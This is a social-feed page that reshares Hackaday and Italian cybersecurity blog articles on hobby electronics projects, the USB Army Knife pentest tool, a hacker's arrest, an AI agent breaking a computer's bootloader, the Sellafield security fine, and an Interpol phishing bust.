The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Introducing the KanaChord Plus Keyboard カナコード・プラス・キーボード
poliverso.org/display/0477a01e…
Introducing the KanaChord Plus Keyboard カナコード・プラス・キーボードWe love to watch your projects grow as much as you do. Really, we’re like proud grandparents around here. So it’s great to see that [Mac Cody] is back with the KanaChord Plus Keyboard github.com/maccody/KanaChordPl…, which supports an astounding 6,165 Kanji as well as 6,240 of the most common Japanese words that contain


Introducing the KanaChord Plus Keyboard カナコード・プラス・キーボード


A Japanese-input macro pad with a display and color-coded light-up keys.

We love to watch your projects grow as much as you do. Really, we’re like proud grandparents around here. So it’s great to see that [Mac Cody] is back with the KanaChord Plus Keyboard, which supports an astounding 6,165 Kanji as well as 6,240 of the most common Japanese words that contain Kanji. This is all in addition to supporting the Kana characters, which make up the rest of Japanese writing (more on that in a minute).

If you need to input Japanese, this is a dream come true. If you’re trying to learn Japanese in the first place, this could be exactly what you need to become fluent.


Input errors are shown with red lighting.Input errors are shown with red lighting.
Without getting into it too much, just know that the Japanese writing system is made up of Kanji, which are Chinese characters, Hirigana, and Katakana. The latter two are collectively known as the Kana, and there’s this table that lays out the pairing of vowels and consonants. For [Mac Cody], it was this layout that inspired this chording keyboard that covers all three.


The KanaChord Plus Keyboard in action, typing 'now'.What this keyboard actually does is generate Unicode macros to render Japanese characters using chords — pressing multiple keys at once as you would on a piano. The most obvious improvement aside from the huge gain in characters is the display.

As with the original KanaChord, one of the great features of the KanaChord Plus is that it uses color in order to indicate character type, Kana mode, and even provide error feedback. Another is the slide switch that selects one of three Unicode key sequences in order to support different computer platforms.

But the touchscreen display is the addition where things get really interesting. As Kana are typed, an incremental Input Method Editor (IME) searches the embedded dictionaries to display an ordered list of Japanese words and Kanji that the user can scroll through and select.

Just like the original, the brains of this operation is a Raspberry Pi Pico. [Mac Cody] used an Adafruit NeoKey 5×6 Ortho Snap-Apart keyboard PCB and 30 Cherry MX switches that we choose to believe are blue. Looking toward the future, [Mac Cody] plans to support the Pico 2, and will update GitHub when everything is ready. Again, there’s a ton of detail in the hardware section, so be sure to check that out.


hackaday.com/2024/10/05/introd…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Where is the End of DIY?
poliverso.org/display/0477a01e…
Where is the End of DIY?Al and I were talking on the podcast about Dan Maloney’s recent piece on how lead and silver are refined hackaday.com/2024/10/02/mining… and about the possibility of anyone fully understanding a modern cellphone. This lead to Al wondering at the complexity of the constructed world in which we live: If you think hard enough about anything around you right now, you’d probably


Where is the End of DIY?


Al and I were talking on the podcast about Dan Maloney’s recent piece on how lead and silver are refined and about the possibility of anyone fully understanding a modern cellphone. This lead to Al wondering at the complexity of the constructed world in which we live: If you think hard enough about anything around you right now, you’d probably be able to recreate about 0% of it again from first principles.

Smelting lead and building a cellphone are two sides of coin, in my mind. The process of getting lead out of galena is simple enough to comprehend, but it’s messy and dangerous in practice. Cellphones, on the other hand, are so monumentally complex that I’d wager that no single person could even describe all of the parts in sufficient detail to reproduce them. That’s why they’re made by companies with hundreds of engineers and decades of experience with the tech – the only way to build a cellphone is to split the complicated task into many subsystems.

Smelting lead is a bad DIY project because it’s simple in principle, but prohibitive in practice. Building a cellphone from the ground up is incomprehensible in principle, but ironically entirely doable in practice if you’re willing to buy into some abstractions.

Indeed, last week we saw a nearly completely open-source build of a simple smartphone, and the secret to making it work is knowing the limits of DIY. The cell modem, for instance, is a black box. It’s an abstract device that you can feed data to and read data from, and it handles the radio parts of the phone that would take forever to design from scratch. But you don’t need to understand its inner workings to use it. Knowing where the limits of DIY are in your project, where you’re willing to accept the abstraction and move on, can be critical to getting it done.

Of course, in an ideal world, you’d want the cell modem to be like smelting lead – something that’s possible to understand in principle but just not worth DIYing in practice. And of course, there are some folks out there who hack on cell modem firmware and others who could do the radio engineering. But despite my strong DIY urges, I’d have to admit that the essential complexity of the module simply makes it worth treating as a black box. It’s very probably the practical limit of DIY.

This article is part of the Hackaday.com newsletter, delivered every seven days for each of the last 200+ weeks. It also includes our favorite articles from the last seven days that you can see on the web version of the newsletter. Want this type of article to hit your inbox every Friday morning? You should sign up!


hackaday.com/2024/10/05/where-…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

USB Army Knife: La Nuova Frontiera del Penetration Test Portatile
poliverso.org/display/0477a01e…
USB Army Knife: La Nuova Frontiera del Penetration Test PortatileAll’inizio di ottobre 2024 ha avuto luogo github.com/i-am-shodan/USBArmy… il primo rilascio significativo del progetto USB Army Knife versione 1.0 , destinato a tester e specialisti di pentest. Il progetto, sviluppato in JavaScript e C++, è già disponibile su GitHub sotto licenza MIT, che ne consente


USB Army Knife: La Nuova Frontiera del Penetration Test Portatile


All’inizio di ottobre 2024 ha avuto luogo il primo rilascio significativo del progetto USB Army Knife versione 1.0 , destinato a tester e specialisti di pentest. Il progetto, sviluppato in JavaScript e C++, è già disponibile su GitHub sotto licenza MIT, che ne consente l’utilizzo e la modifica liberamente.

USB Army Knife è un software universale progettato per funzionare su dispositivi compatti come le schede ESP32-S3. Supporta un’ampia gamma di strumenti di test di sicurezza, inclusa l’emulazione di dispositivi USB e lo sfruttamento delle vulnerabilità del protocollo di rete.

Le caratteristiche principali del progetto includono il supporto BadUSB, l’emulazione del dispositivo di archiviazione, l’emulazione del dispositivo di rete e lo sfruttamento delle vulnerabilità WiFi e Bluetooth utilizzando la libreria ESP32 Marauder. Il progetto include anche un’interfaccia web basata su Bootstrap, che ne semplifica la configurazione e l’utilizzo.

Il dispositivo su cui viene eseguito USB Army Knife può essere implementato su una scheda ESP32-S3 , progettata come un’unità flash USB LilyGo T-Dongle S3.

La scheda è inoltre dotata di un pulsante fisico e di un adattatore SPI, che amplia notevolmente le sue capacità di personalizzazione e utilizzo in vari scenari di test. La memoria interna del dispositivo è di 16 MB, che fornisce risorse sufficienti per lavorare con una varietà di strumenti.

USB Army Knife apre nuove possibilità per testare perimetri di sicurezza e sistemi di rete. I professionisti della sicurezza possono personalizzare il proprio toolkit locale utilizzando questo dispositivo e testare efficacemente i sistemi per individuare le vulnerabilità legate alle tecnologie USB e wireless.

L'articolo USB Army Knife: La Nuova Frontiera del Penetration Test Portatile proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

An Open Source Mirrorless Camera You’d Want To Use
poliverso.org/display/0477a01e…
An Open Source Mirrorless Camera You’d Want To UseMaking a digital camera is a project that appears easy enough, but it’s one whose complexity increases depending on the level to which a designer is prepared to go. At the simplest a Raspberry Pi and camera module can be stuck in a 3D printed case, but in that case, the difficult work of getting the drivers and electronics sorted


An Open Source Mirrorless Camera You’d Want To Use


Making a digital camera is a project that appears easy enough, but it’s one whose complexity increases depending on the level to which a designer is prepared to go. At the simplest a Raspberry Pi and camera module can be stuck in a 3D printed case, but in that case, the difficult work of getting the drivers and electronics sorted out has already been done for you.

At the other end of the scale there’s [Wenting Zhang]’s open source mirrorless digital camera project, in which the design and construction of a full-frame CCD digital camera has been taken back to first principles. To understand the scale of this task, this process employs large teams of engineers when a camera company does it, and while it’s taken a few years and the software isn’t perhaps as polished as your Sony or Canon, the fact it’s been done at all is extremely impressive.

Inside is a Kodak full-frame sensor behind the Sony E-mount lens, for which all the complex CCD timing and acquisition circuitry has been implemented. The brains of the show lie in a Xilinx Zynq ARM-and-FPGA in a stack of boards with a power board and the CCD board. The controls and battery are in a grip, and a large display is on the back of the unit.

We featured an earlier version of this project last year, and this version is a much better development with something like the ergonomics, control, and interface you would expect from a modern consumer camera. The screen update is still a little slow and there are doubtless many tweaks to come, but this really feels close to being a camera you’d want to try. There’s an assembly video which we’ve placed below the break, feast your eyes on it.

youtube.com/embed/OkfzjmY9cF8?…


hackaday.com/2024/10/05/an-ope…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Tradito da un sito Porno! Carmelo Miano rischia 30 anni, ma potrebbe collaborare con la giustizia
poliverso.org/display/0477a01e…
Tradito da un sito Porno! Carmelo Miano rischia 30 anni, ma potrebbe collaborare con la giustiziaCarmelo Miano, 23 anni di Gela, si è infiltrato in alcuni dei sistemi informatici della Guardia di Finanza, del Ministero della Giustizia e di altre importanti realtà italiane. Tuttavia, la sua brillante carriera criminale è stata


Tradito da un sito Porno! Carmelo Miano rischia 30 anni, ma potrebbe collaborare con la giustizia


Carmelo Miano, 23 anni di Gela, si è infiltrato in alcuni dei sistemi informatici della Guardia di Finanza, del Ministero della Giustizia e di altre importanti realtà italiane. Tuttavia, la sua brillante carriera criminale è stata improvvisamente stroncata da una semplice visita su un sito pornografico.

Quella che avrebbe potuto essere una mossa insignificante, ha portato gli investigatori ad intercettarlo mentre era impegnato a consultare quel sito, monitorandolo attraverso microtelecamere piazzate nella sua postazione.

L’arresto è avvenuto nel suo appartamento alla Garbatella, trasformato in un vero e proprio centro operativo da cui Carmelo eseguiva attacchi mirati e violazioni di sistemi giudiziari e sanitari. Nel corso dell’indagine, è emerso che non si trattava di un semplice hacker dilettante, ma di un esperto di crittografia e scambio di criptovalute, con un patrimonio in bitcoin di circa sette milioni di euro che sembra non aver mai utilizzato.

Ciononostante, il denaro non era sempre il suo principale interesse. Miano puntava a violare archivi giudiziari per comprendere se lo stato stava indagando sul suo conto, ottenere credenziali riservate di amministratori di sistema e accumulare informazioni sensibili per arricchire il suo archivio personale.

Miano ha riconosciuto nell’interrogatorio le accuse a suo carico e si è dichiarato pronto a collaborare con i pubblici ministeri, offrendo ulteriori dettagli sulle incursioni informatiche che ha condotto dal 2021 fino al suo arresto, ai danni dei sistemi del Ministero della Giustizia, del Ministero dell’Interno, della Guardia di Finanza. Ha però negato con fermezza di aver causato danni ai sistemi istituzionali violati, supportando questa dichiarazione con informazioni precise e dettagliate.

Le sue capacità straordinarie erano riconosciute anche dagli investigatori, che lo hanno definito “il miglior hacker mai visto in Italia”. Nonostante ciò, il giovane, con un passato difficile segnato dal bullismo che lo aveva portato a isolarsi e rifugiarsi nel mondo informatico, non ha mai avuto contatti con ambienti della malavita organizzata o del terrorismo. Gli investigatori non escludono che con il tempo possano emergere ulteriori legami, ma al momento le indagini non hanno rilevato connessioni con organizzazioni criminali o spionaggio industriale.

Carmelo Miano si era infiltrato nei sistemi informatici della procura di Brescia e del tribunale di Gela, apparentemente per controllare lo stato di alcune denunce a suo carico per truffa e traffico di criptovalute. Tuttavia, le sue attività si erano estese ben oltre, arrivando a scardinare le difese di istituzioni nazionali e a inoltrarsi nel dark web. Era proprio in questo ambiente che Miano aveva iniziato a operare, accumulando un vasto archivio di informazioni riservate, comprese le email di magistrati e investigatori.

Nonostante la sua giovane età, Miano aveva un curriculum accademico brillante. Laureato in Ingegneria Informatica presso l’Università Unicusano, dopo aver concluso gli studi alla scuola di Roma, era stato assunto per uno stage da una società specializzata in cybersecurity. Paradossalmente, è stato proprio un errore apparentemente banale a tradirlo e portarlo all’arresto. Una leggerezza che ha permesso agli investigatori di piantare telecamere e monitorare i suoi movimenti, raccogliendo prove decisive per la sua cattura.

Oggi, Carmelo Miano si trova in isolamento nel carcere di Regina Coeli, e rischia una condanna fino a 30 anni. Tuttavia, c’è chi ipotizza che potrebbe decidere di collaborare con le autorità per ottenere sconti di pena. La sua esperienza e le sue competenze informatiche potrebbero essere messe al servizio della giustizia, forse aprendo la strada a una possibile riabilitazione nel mondo digitale che lo ha accolto sin da giovane.

L'articolo Tradito da un sito Porno! Carmelo Miano rischia 30 anni, ma potrebbe collaborare con la giustizia proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Phoniebox: A Family-Friendly Simple Music Box
poliverso.org/display/0477a01e…
Phoniebox: A Family-Friendly Simple Music BoxEver hear of the Phoniebox project? phoniebox.de/index-en.html If not – tune in, that’s a hacker’s project your entire family will appreciate. Phoniebox is a software suite and tutorial github.com/MiczFlor/RPi-Jukebo… for building a jukebox controlled through RFID cards, and it can play audio from a wide variety of sources – music and


Phoniebox: A Family-Friendly Simple Music Box


Ever hear of the Phoniebox project? If not – tune in, that’s a hacker’s project your entire family will appreciate. Phoniebox is a software suite and tutorial for building a jukebox controlled through RFID cards, and it can play audio from a wide variety of sources – music and playlists stored locally, online streams like internet radio stations, Spotify, podcasts of your choice, and so on. It’s super easy to build – get a Raspberry Pi board, connect an NFC reader to it, wire up a pair of speakers, and you’re set. You can assemble a PhonieBox together with your kids over the weekend – and many do.

Want some inspiration, or looking to see what makes Phoniebox so popular? Visit the Phoniebox gallery – it’s endearing to see just how many different versions have been built over the six years of project’s existence. Everyone’s Phoniebox build is different in its own special way – you bring the hardware, Phoniebox brings well-tested software and heaps of inspiration.

You already have a case to house a Phoniebox setup – if you think you don’t, check the gallery, you’ll find that you do. Experiencing a problem? There’s a wealth of troubleshooting advice and tutorials, and a helpful community. Phoniebox is a mature project and its scale is genuinely impressive – build one for your living room, or your hacker’s lair, or your hackerspace. RFID-controlled jukeboxes are a mainstay on Hackaday, so it’s cool to see a project that gives you all the tools to build one.


hackaday.com/2024/10/05/phonie…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

L’AI impazzisce e distrugge un computer! Il futuro è già fuori controllo?
poliverso.org/display/0477a01e…
L’AI impazzisce e distrugge un computer! Il futuro è già fuori controllo?L’amministratore delegato dell’organizzazione no-profit Redwood Research, Buck Shlegeris, ha riscontrato un problema inaspettato durante l’utilizzo di un assistente AI creato sulla base del modello Claude di Anthropic. Lo strumento è stato progettato per eseguire comandi bash su


L’AI impazzisce e distrugge un computer! Il futuro è già fuori controllo?


L’amministratore delegato dell’organizzazione no-profit Redwood Research, Buck Shlegeris, ha riscontrato un problema inaspettato durante l’utilizzo di un assistente AI creato sulla base del modello Claude di Anthropic. Lo strumento è stato progettato per eseguire comandi bash su richiesta in linguaggio naturale, ma un errore accidentale ha reso inutilizzabile il computer di Slegeris.

Tutto è iniziato quando Shlegeris ha chiesto all’IA di connettersi al suo computer di lavoro tramite SSH, senza però fornire un indirizzo IP. Lasciando l’assistente a lavorare senza supervisione, se ne andò, dimenticando che il processo era in corso. Quando tornò dieci minuti dopo, scoprì che l’assistente non solo si era connesso con successo al sistema, ma aveva anche iniziato a eseguire altre azioni.

L’intelligenza artificiale ha deciso di aggiornare diversi programmi, incluso il kernel Linux. Quindi, senza attendere il completamento del processo, l’IA ha iniziato a capire perché l’aggiornamento impiegava così tanto tempo e ha apportato modifiche alla configurazione del bootloader. Di conseguenza, il sistema ha smesso di avviarsi.

I tentativi di ripristinare il computer non hanno avuto successo e i file di registro hanno mostrato che l’assistente AI ha eseguito una serie di azioni inaspettate che andavano ben oltre il semplice compito di connettersi tramite SSH. Questo caso evidenzia ancora una volta l’importanza del controllo delle azioni dell’IA, soprattutto quando si lavora con sistemi critici.

I problemi che sorgono quando si utilizza l’intelligenza artificiale vanno oltre gli incidenti divertenti. Gli scienziati di tutto il mondo si trovano ad affrontare il fatto che i moderni modelli di intelligenza artificiale possono eseguire azioni che non erano incluse nei loro compiti originali. Ad esempio, una società di ricerca con sede a Tokyo ha recentemente presentato un sistema di intelligenza artificiale chiamato “AI Scientist” che ha tentato di modificare il proprio codice per estendere la sua autonomia e poi si è imbattuto in infinite chiamate di sistema.

Shlegeris ha ammesso che questa è stata una delle situazioni più frustranti che abbia mai incontrato utilizzando l’intelligenza artificiale. Tuttavia, tali incidenti stanno stimolando sempre più una profonda riflessione sulla sicurezza e sull’etica dell’uso dell’intelligenza artificiale nella vita quotidiana e nei processi critici.

L'articolo L’AI impazzisce e distrugge un computer! Il futuro è già fuori controllo? proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Mechanical Switch Sci-Calc is Also a Macropad
poliverso.org/display/0477a01e…
Mechanical Switch Sci-Calc is Also a MacropadSmartphones have replaced a desktop calculator for most folks these days, but sometimes that tactility is just what you need to get the mathematical juices flowing. Why not spruce up the scientific calculator of yore with the wonders of modern microcontrollers github.com/shaoxiongduan/sci-c…?While you won’t be able to use Sci-Calc on a


Mechanical Switch Sci-Calc is Also a Macropad


A black OLED screen with a happy face displayed upon it is situated at the top of a squarish calculator with a 5x6 grid of white calculator keys. It floats above a graphing calculator, Nintendo Switch, aigo numpad, and an Arduino Mega on a white table. A handful of differently-colored kalih choc switches are in various places around the table.

Smartphones have replaced a desktop calculator for most folks these days, but sometimes that tactility is just what you need to get the mathematical juices flowing. Why not spruce up the scientific calculator of yore with the wonders of modern microcontrollers?

While you won’t be able to use Sci-Calc on a standardized test, this classy calculator will let you do some pretty cool things while clacking on its mechanical choc switches. Is it a calculator? Obviously. Is it an Arduboy-compatible device that can play simple games like your TI-84? Yes. Is it also a macropad and ESP32 dev board? Why not? If that isn’t enough, it’s also takes both standard and RPN inputs.

[Shao Duan] has really made this device clean and the menu system that rewrites main.bin based on the program selection is very clever. Escape writes main.bin back into the ROM from the SD card so you can select another application. A few classic games have already been ported, and the process looks fairly straightforward for any of your own favorites.

If you’re hankering for more mathy inputs, checkout the Mathboard or the MCM/70 from 1974.

youtube.com/embed/3WjkEvEhN2g?…


hackaday.com/2024/10/04/mechan…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

La Sicurezza dei sistemi Nucleari E’ imprescindibile! 332.500 Sterline di Multa per Sellafield
poliverso.org/display/0477a01e…
La Sicurezza dei sistemi Nucleari E’ imprescindibile! 332.500 Sterline di Multa per SellafieldL’organizzazione no-profit Sellafield Limited, che gestisce l’omonimo impianto nucleare nel nord-ovest dell’Inghilterra, è stata multata di 332.500 sterline onr.org.uk/news/all-news/2024/… (circa 440mila dollari) per violazioni della sicurezza


La Sicurezza dei sistemi Nucleari E’ imprescindibile! 332.500 Sterline di Multa per Sellafield


L’organizzazione no-profit Sellafield Limited, che gestisce l’omonimo impianto nucleare nel nord-ovest dell’Inghilterra, è stata multata di 332.500 sterline (circa 440mila dollari) per violazioni della sicurezza informatica. L’Ufficio di regolamentazione nucleare (ONR) ha riscontrato che la società non ha rispettato i propri standard di sicurezza informatica, mettendo a rischio informazioni sensibili tra il 2019 e il 2023.

Secondo l’ONR, Sellafield ha lasciato irrisolte una serie di vulnerabilità critiche nei suoi sistemi informativi, violando le norme di sicurezza dell’industria nucleare del 2003. Sebbene non si siano verificati incidenti informatici, i problemi identificati hanno creato il potenziale per attacchi informatici, tra cui installazioni di malware, attacchi di phishing e fughe di dati.

Sellafield è uno degli impianti nucleari più grandi d’Europa e svolge un ruolo chiave nel trattamento e nello stoccaggio di materiali radioattivi. L’impianto contiene più scorie nucleari di qualsiasi altro impianto al mondo. Svolge attività di gestione del carburante, dei fanghi e dei rifiuti, immagazzina uranio e plutonio e smantella vecchi impianti nucleari.

In precedenza, le indagini del quotidiano britannico The Guardian avevano rivelato gravi problemi di sicurezza informatica nella struttura. È stato stabilito che gli appaltatori avevano accesso a sistemi critici e potevano collegarvi dispositivi esterni come unità USB. Da un audit condotto dalla società francese Atos è emerso che circa il 75% dei server di Sellafield erano vulnerabili a potenziali attacchi con conseguenze catastrofiche.

L’ONR ha condotto la propria indagine, confermando il mancato rispetto degli standard di sicurezza informatica. Tuttavia, l’organizzazione ha osservato che a Sellafield non si sono verificati casi di hacking o di sfruttamento delle vulnerabilità. Ciò smentisce alcune notizie dei media su attacchi presumibilmente riusciti da parte di hacker stranieri e sull’installazione di malware da parte loro. Comunque sia, Sellafield ha ammesso la sua colpevolezza.

L’ONR ha affermato in una nota che Sellafield Ltd “ha commesso notevoli fallimenti nella sicurezza informatica e nella protezione delle informazioni nucleari”. È stato indicato che le vulnerabilità persistevano da molto tempo. L’ONR ha condotto un’ispezione a Sellafield e ha scoperto che un attacco ransomware andato a buon fine potrebbe distruggere l’impianto nucleare per un massimo di 18 mesi. Nell’ultimo anno, l’azienda ha sostituito alcuni membri del suo team esecutivo e responsabili IT per rafforzare le sue misure di sicurezza informatica. L’ONR valuta positivi i progressi compiuti nell’affrontare le questioni individuate.

La multa di 332.500 sterline è stata un duro promemoria del fatto che garantire la sicurezza dei sistemi informativi in ​​siti strategici come Sellafield non tollera la negligenza. In un’era di crescenti minacce informatiche, anche le lacune temporanee nella sicurezza possono avere gravi conseguenze e prevenire tali rischi richiede non solo la responsabilità dell’azienda, ma anche il miglioramento continuo delle misure di sicurezza.

L'articolo La Sicurezza dei sistemi Nucleari E’ imprescindibile! 332.500 Sterline di Multa per Sellafield proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

This Bluetooth GATT Course Is A Must Watch
poliverso.org/display/0477a01e…
This Bluetooth GATT Course Is A Must WatchBluetooth is a backbone technology for innumerable off-the-shelf and hacker devices. You should know how to work with it – in particular, nowadays you will certainly be working at the Bluetooth GATT (Generic Attribute) layer. This two vanhunteradams.com/Pico/BLE/GA…-part project by [V. Hunter Adams] of Cornell fame spares no detail in making sure


This Bluetooth GATT Course Is A Must Watch


Bluetooth is a backbone technology for innumerable off-the-shelf and hacker devices. You should know how to work with it – in particular, nowadays you will certainly be working at the Bluetooth GATT (Generic Attribute) layer. This two-part project by [V. Hunter Adams] of Cornell fame spares no detail in making sure you learn Bluetooth GATT for all your hacking needs – not only will you find everything you could want to know, you also get example GATT server and client application codebases to use in your projects, designed to work with the commonly available Pi Pico W!

What’s better than a visual demonstration? The video below shows the GATT server running on a Pico W – handling six different parameters at once. [Hunter] pokes at the server’s characteristics with a smartphone app – sending string data back and forth, switching an LED, and even changing parameters of audio or video color output by the Pico. Flash the server code into your Pico W, play with it, read through it, and follow the tutorial to learn what makes it tick.

youtube.com/embed/RutIToHKHXA?…

What if you already have a GATT server device you’re looking to control? Having gone through the server tutorial, get out a second Pico W – you get the GATT client tutorial, of course, also accompanied by a video and example code. This client is a user interface for the GATT server we just brought up, operated through commandline, and equipped with features like notifications. You might not even notice it happen, but you’ll have two Pi Picos connected through a Bluetooth link in no time, accompanied by a university-grade detailed explanation of every single aspect. If that’s not enough for you to hack your device of choice, well, give it some time to sink in.

youtube.com/embed/-8GxgmlHbbQ?…

Really, if you are looking to play with Bluetooth, you couldn’t find a better tutorial to start your project off of – or just to understand BT GATT at a level an average hacker could only dream of. No matter if you’re looking to capture data from your treadmill, liberate your continuous glucose monitor, or hack gun safes for research purposes, this is a kickass course to crack open.


hackaday.com/2024/10/04/this-b…


reshared this

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

How to Revive a Tandon Floppy Drive
poliverso.org/display/0477a01e…
How to Revive a Tandon Floppy DriveIn this episode of [Adrian’s Digital Basement], we dive into the world of retro computing with a focus on diagnosing and repairing an old full-height 5.25-inch floppy drive youtube.com/watch?v=raGeUuEekZ… from an IBM 5150 system. Although mechanically sound, the drive had trouble reading disks, and Adrian quickly set out to fix the issue. Using a


How to Revive a Tandon Floppy Drive


Overhead photo of a Tandon TM100-1 Floppy Drive and a 5,25" Floppy

In this episode of [Adrian’s Digital Basement], we dive into the world of retro computing with a focus on diagnosing and repairing an old full-height 5.25-inch floppy drive from an IBM 5150 system. Although mechanically sound, the drive had trouble reading disks, and Adrian quickly set out to fix the issue. Using a Greaseweazle—a versatile open-source tool for floppy disk diagnostics—he tests the drive’s components and explores whether the fault lies with the read/write head or electronic systems.

The repair process provides fascinating insights into the Tandon TM100-1 floppy drive, a key player in vintage computing. Adrian explains how the drive was designed as a single-sided unit, yet hints at potential double-sided capability due to its circuit board, raising possibilities for future tweaks. Throughout the video, Adrian shares handy tips on ensuring proper mechanical maintenance, such as keeping lubrication in check and ensuring correct spring tension. His attention to detail, especially on termination resistors, provided vital knowledge for anyone looking to understand or restore these old drives.

For fans of retro tech, this episode is a must-watch! Adrian makes complex repairs accessible, sharing both technical know-how and nostalgic appreciation. For those interested in similar hacks, past projects like the Greaseweazle tool itself or other Amiga system repairs are worth exploring. To see Adrian in action and catch all the repair details, check out the full video.

youtube.com/embed/raGeUuEekZ8?…


hackaday.com/2024/10/04/how-to…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Interpol Arresta 8 Criminali Informatici per attività di Quishing in Costa d’Avorio
poliverso.org/display/0477a01e…
Interpol Arresta 8 Criminali Informatici per attività di Quishing in Costa d’AvorioOtto sospetti crimini informatici sono stati arrestati in Costa d’Avorio nell’ambito di un’operazione internazionale, riferisce interpol.int/en/News-and-Event… l’Interpol. Gli indagati sono stati coinvolti in attacchi di redhotcyber.com/post/il-phishi… su larga


Interpol Arresta 8 Criminali Informatici per attività di Quishing in Costa d’Avorio


Otto sospetti crimini informatici sono stati arrestati in Costa d’Avorio nell’ambito di un’operazione internazionale, riferisce l’Interpol. Gli indagati sono stati coinvolti in attacchi di phishing su larga scala contro cittadini svizzeri.

I truffatori hanno utilizzato i codici QR per reindirizzare le vittime verso siti Web falsi che imitano le piattaforme di pagamento. Lì, agli utenti veniva chiesto di inserire dati personali, inclusi login e numeri di carte bancarie. Per guadagnarsi la fiducia, i criminali si fingevano acquirenti su siti Web di annunci o dipendenti del servizio clienti.

Secondo l’Interpol, tra agosto 2023 e aprile 2024 più di 260 persone sono state colpite dai truffatori. L’importo totale dei danni ha superato 1,4 milioni di dollari. Durante le indagini è stato arrestato il principale sospettato, che ha ammesso di aver organizzato una frode e di aver ricevuto più di 1,9 milioni di dollari. Sulla scena del suo arresto sono state arrestate altre cinque persone coinvolte in attività simili.

